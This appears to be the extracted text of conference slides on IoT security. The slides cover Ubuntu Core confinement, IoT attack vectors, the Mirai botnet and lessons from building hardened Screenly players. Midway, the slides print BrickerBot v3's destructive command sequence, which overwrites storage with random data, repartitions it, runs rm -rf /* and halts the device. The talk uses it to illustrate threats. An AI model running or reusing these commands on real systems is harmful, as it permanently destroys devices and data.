
- Restricted host filesystem access
- Restricted host APIs
- Restricted to application-specific user data
- More isolation than a rogue nation state
- Possible GDPR compliance



Core - Trusted Domain

- Built from the Ubuntu archive
- Archive integrity guaranteed by package maintainers
- May or may not run confined
 - Access to resource or data in the user's session
 - Limited system service access (DAC/capability/policy permitting)





DDoS Attack from hacked IoT Device

Attack vector

Compromised Control Server

Man-in-the-middle attack

Corrupt firmware with hacked update

Hack through default password

Embed malware via SSH/Telnet

Hack device through JTAG & open ports



Insecure communication

Attack

Launch DDoS attack

Send data to unauthorized control server

Infect other IoT devices

Vulnerable firmware

Poor authentication

Compromised OS & tools

Insecure chipsets

IoT device

GAME OVER

Would you like to
continue?

```
# BrickerBot v3 device logic
```

```
$ busybox cat /dev/urandom >/dev/mtdblock0 &
```

```
$ busybox cat /dev/urandom >/dev/sda &
```

```
$ busybox cat /dev/urandom >/dev/mtdblock10 &
```

```
$ busybox cat /dev/urandom >/dev/mmc0 &
```

```
$ busybox cat /dev/urandom >/dev/sdb &
```

```
$ busybox cat /dev/urandom >/dev/ram0 &
```

```
$ busybox cat /dev/urandom >/dev/mtd0 &
```

```
$ busybox cat /dev/urandom >/dev/mtd1 &
```

```
$ busybox cat /dev/urandom >/dev/mtdblock1 &
```

```
$ busybox cat /dev/urandom >/dev/mtdblock2 &
```

```
$ busybox cat /dev/urandom >/dev/mtdblock3 &
```

```
$ fdisk -C 1 -H 1 -S1 /dev/mtd0
```

```
w
```

```
$ fdisk -C 1 -H 1 -S1 /dev/mtd1
```

```
w
```

```
$ fdisk -C 1 -H 1 -S1 /dev/sda
```

```
w
```

```
$ fdisk -C 1 -H 1 -S1 /dev/mtdblock0
```

```
w
```

```
$ route del default;iproute del default;ip route del default; rm -rf /* 2>/dev/null & sysctl -w
```

```
net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
```

```
$ halt -n -f
```

```
$ reboot
```

Defence Against the Dark Botnets



A world map with a dark background, overlaid with a heatmap showing botnet activity. The map uses a color scale where blue and green represent lower activity, yellow and orange represent moderate activity, and red represents high activity. High concentrations of red and orange are visible in North America, Europe, and parts of Asia. The text "RISE OF THE HACKERS" is centered over the map in a large, white, sans-serif font.

RISE OF THE HACKERS

Source: Carna Botnet

A world map with a dark gray background. The landmasses are shown in a lighter gray. Numerous small, semi-transparent red dots are scattered across the map, with a higher concentration in North America, Europe, and East Asia. The word "MIRAI" is written in large, white, bold, sans-serif capital letters across the center of the map.

MIRAI



1 Tbps DDoS Attack

Powered By 150,000 Hacked IoT Devices



Massive DDoS Attack

Spotify, Twitter, Github, Etsy, and More Go Offline

IPv6

IPv6



Building Better IoT Devices





Device life cycle



Common mistakes




Designing Better IoT Devices



Kubernetes? Istio? VirtualKubelet?




Azure IoT Edge Connector for Kubernetes





Lessons learned from Screenly

Screenly 1 Player



+



debian

+



p

+



+




Screenly 2 Player criteria

- Disk images built on CI
- Process isolation (perhaps using containers)
- Transactional updates (app and OS)
 - Automatic roll-back
- Not having to manage the OS layer ourselves
 - Must be locked down/Hardened by default
- **Bonus:** Cryptographically signed updates



Screenly 2 Player



+



Core

+



Recap



Conclusion

- IoT security is an afterthought at best
- The new breed of containerised IoT platforms greatly enhance the update and security story
- We can fix life cycle and runtime security
- Patch your devices!



FIN

@sublimino
@controlplaneio

@vpetersson
@screenlyapp